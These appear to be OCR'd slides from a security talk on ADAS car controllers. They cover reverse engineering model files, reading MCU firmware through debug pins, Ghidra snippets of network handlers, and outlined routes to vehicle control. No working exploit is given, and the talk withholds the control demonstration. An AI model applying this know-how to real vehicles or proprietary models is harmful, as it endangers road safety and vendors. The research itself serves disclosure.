
model.hbm:

Reverse engineer hxxx-disas and hxxx-sim processes.

The first line :magic number; 'X2A' indicates that the following model instructions are for X2A. Other instructions, such as X2, B25, etc.

- X2A BERNOULLI2
- X2 BERNOULLI
- B25 BAYES

The offset table starts at 0xB8, with one entry for each model, each entry occupying 8 bytes.



Analysis and Reconstruction of Model Files

Use Frida for reverse engineering.

detection_segment_0 contains instruction information.

Starting at 0x472E0, each instruction is 8 bytes, such as some convolution operations, which are accelerated in the BPU.

```
1   parse inst 4000000  opcode  1  ->  X2ASetDdrAddr
2   parse inst 4000000  opcode  1  ->  X2ASetDdrAddr
3   parse inst 8501c3c0  opcode  33  ->  X2ALoadPyramid
4   parse inst 21000000  opcode  8  ->  X2ACheck
5   parse inst 400e69d  opcode  1  ->  X2ASetDdrAddr
6   parse inst 80000000  opcode  32  ->  X2ALoad
7   parse inst 22000000  opcode  8  ->  X2ACheck
8   parse inst 400e6a6  opcode  1  ->  X2ASetDdrAddr
9   parse inst 80000000  opcode  32  ->  X2ALoad
10  parse inst 22000000  opcode  8  ->  X2ACheck
11  parse inst 8000000  opcode  2  ->  X2ASetFeatureAddr
12  parse inst 10000000  opcode  4  ->  X2ASetConvAddr
13  parse inst c00efc0  opcode  3  ->  X2ASetFeature
14  parse inst 141d80d1  opcode  5  ->  X2ASetOutput
15  parse inst 94350131  opcode  37  ->  X2AConv
16  parse inst 400e6a8  opcode  1  ->  X2ASetDdrAddr
17  parse inst 80000000  opcode  32  ->  X2ALoad
18  parse inst 22000000  opcode  8  ->  X2ACheck
19  parse inst 400e6cc  opcode  1  ->  X2ASetDdrAddr
```

model_rel.hbm | detection.hbm ×

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
4:72C0h: 6E 5F 73 65 67 6D 65 6E 74 5F 30 00 00 00 00 00  n_segment_0.....
4:72D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
4:72E0h: 08 20 0D 00 00 00 00 04 0E 40 1A 00 00 00 00 04  . .......@......
4:72F0h: 00 00 08 3C C0 C3 01 85 00 00 00 00 00 00 00 21  ...<ÀÃ.….......!
4:7300h: 04 48 00 00 9D E6 00 04 00 80 21 00 00 00 00 80  .H...æ...€!....€
4:7310h: 00 00 00 00 00 00 00 22 04 10 00 00 A6 E6 00 04  ......."....¦æ..
4:7320h: 00 00 22 00 00 00 00 80 00 00 00 00 00 00 00 22  .."....€........"
4:7330h: 00 00 11 0A 00 00 00 08 00 00 06 00 00 00 00 10  ................
4:7340h: E0 C1 03 D8 C0 EF 00 0C 70 80 07 E0 D1 80 1D 14  àÁ.ØÀï..p€.àÑ€..
4:7350h: 80 48 00 09 31 01 35 94 04 20 01 00 A8 E6 00 04  €H..1.5”. ..¨æ..
4:7360h: 00 80 23 00 00 00 00 80 00 00 00 00 00 00 00 22  .€#....€......."
4:7370h: 04 20 00 00 CC E6 00 04 00 00 24 00 00 00 00 80  . ..Ìæ....$....€
4:7380h: 00 00 00 00 00 00 00 22 04 20 01 00 D0 E6 00 04  ......". ..Ðæ..
4:7390h: 00 80 28 00 00 00 00 80 00 00 00 00 00 00 00 22  .€(....€......."
4:73A0h: 04 20 00 00 F4 E6 00 04 00 00 29 00 00 00 00 80  . ..ôæ....)....€
4:73B0h: 00 00 00 00 00 00 00 22 04 40 00 00 F8 E6 00 04  ......".@..øæ..
4:73C0h: 00 80 25 00 00 00 00 80 00 00 00 00 00 00 00 22  .€%....€......."
4:73D0h: 04 10 00 00 00 E7 00 04 00 00 26 00 00 00 00 80  .....ç....&....€
4:73E0h: 00 00 00 00 00 00 00 22 04 20 01 00 02 E7 00 04  ......". ...ç..
4:73F0h: 00 00 27 00 00 00 00 80 00 00 00 00 00 00 00 22  ..'....€......."
```


Demo：A Toy Car Utilizing An Automotive-grade AI Recognition Model

A $50 miniature car, with a NPU .

We extracted a set of models from the ADAS controller

And deployed them on the miniature car.

Now it's worth $500



About TC3XX MCU

TriCore TC3xx or RH850

Almost all controllers contain the TC397 and TC399. In ADAS, Gateway, T-Box, IVI, VCU, other controllers

Why?

- Supports ASIL-D safety requirements. So it can send CAN signals.
- Lockstep cores, ECC protection for instructions and data.
- Ethernet, FlexRay, CAN-FD, LIN, SPI.


In ADAS:

Arbitration CAN/FlexRay Steer-by-wire

Fault diagnosis Power management

Ultrasonic radar


CAN Transceiver MCU TC397





TC397 Firmware Analysis

- Many systems contain MCU firmware files, even with .elf symbol files.
- Ghidra can perform reverse analysis!
- MCU firmware is readable! Only a few automakers set read protection, typically protecting only a few blocks.
- Every ADAS circuit board has DAP read pins.
- We specifically designed a core board reader that can remove the MCU, solder, and perform firmware reading, debugging, and signal analysis.

```
root root      33 4月    8 10:00 ci_aurix_filename
root root    4956 4月    8 10:00 flash_driver.hex
root root 7742183 4月    8 10:00 [redacted]_AURIX_[redacted]hex
root root 7734878 4月    8 10:00 [redacted]_AURIX_[redacted]hex
```








Reverse Engineering of TC397 Firmware

- Ghidra can analyze TriCore hex firmware.
- Analyzing MCU firmware primarily to understand CAN control logic better. Because SoC cannot directly send CAN.
- Identify key functions in the MCU to confirm corresponding vehicle control interfaces in the SoC.

Since all controllers have the TC397 MCU, this is a very good research direction:

- Analyze the security of basic modules in AUTOSAR (especially the network modules).
- Examine TriCore's security mechanisms (such as encryption, protection), and whether they can be bypassed.




```
switch(recvData_0-1._1_1_ & 0x3f) {
case 1:
  uVar2 = FUN_80320f68(param_1,param_2);
  FUN_80359af8(param_1,param_2);
  FUN_804ff7c0(param_1,param_2,uVar2);
  break;
case 2:
  FUN_803595d8(param_1,param_2);
  break;
case 3:
  FUN_8035bc30(&recvData_0-1);
  break;
case 4:
  FUN_8035bb80(&recvData_0-1);
  break;
case 5:
  FUN_8035bd48(&recvData_0-1);
  break;
```

UDP receive function

```
1
2 void FUN_803595e0(int param_1)
3
4 {
5   FUN_8034e778(param_1 + 4,10,1);
6   FUN_803403b0(s_DiagSoc_DidResponseWrite0x031D_>_8005aec8,&stack0x00000000);
7   return;
8 }
```

DoIP 0x31D parsing

How to Control

Ultimate Goal : Achieving Vehicle Control

Achieving vehicle control is the ultimate goal in researching ADAS controllers.


We need to:


- Understand the hardware architecture, workflow, and security risks of ADAS controllers.
- Understand the principles of vehicle control and control signals.
- Learn how to achieve complete remote vehicle control, including gaining access to the vehicle network and ADAS device permissions.

Note: Due to the significant impact of related vulnerabilities, **we will not demonstrate vehicle control in this talk.**

Mainly: to popularize knowledge and security risks related to ADAS controllers.

Wire-controlled Chassis Technology






How to Control a Vehicle

Control the car's throttle, steering, and brakes through electronic signals (CAN).

How to control the vehicle:

- Directly control the ECU (very difficult, as the ECU has no operating system and no attack entry points)
- Directly control Assisted driving module, gateway and VCU (challenging, as most lack an operating system and ETH network interface)
- Control the autonomous driving domain controller.



How to Control a Vehicle – Controlling the Gateway

Some vehicles with autonomous driving features have complex gateway module:


- An onboard CPU with a full Linux system and multiple network ports.
- Functions include CAN signal control, DoIP diagnostic services, OTA services, and Ethernet switch.

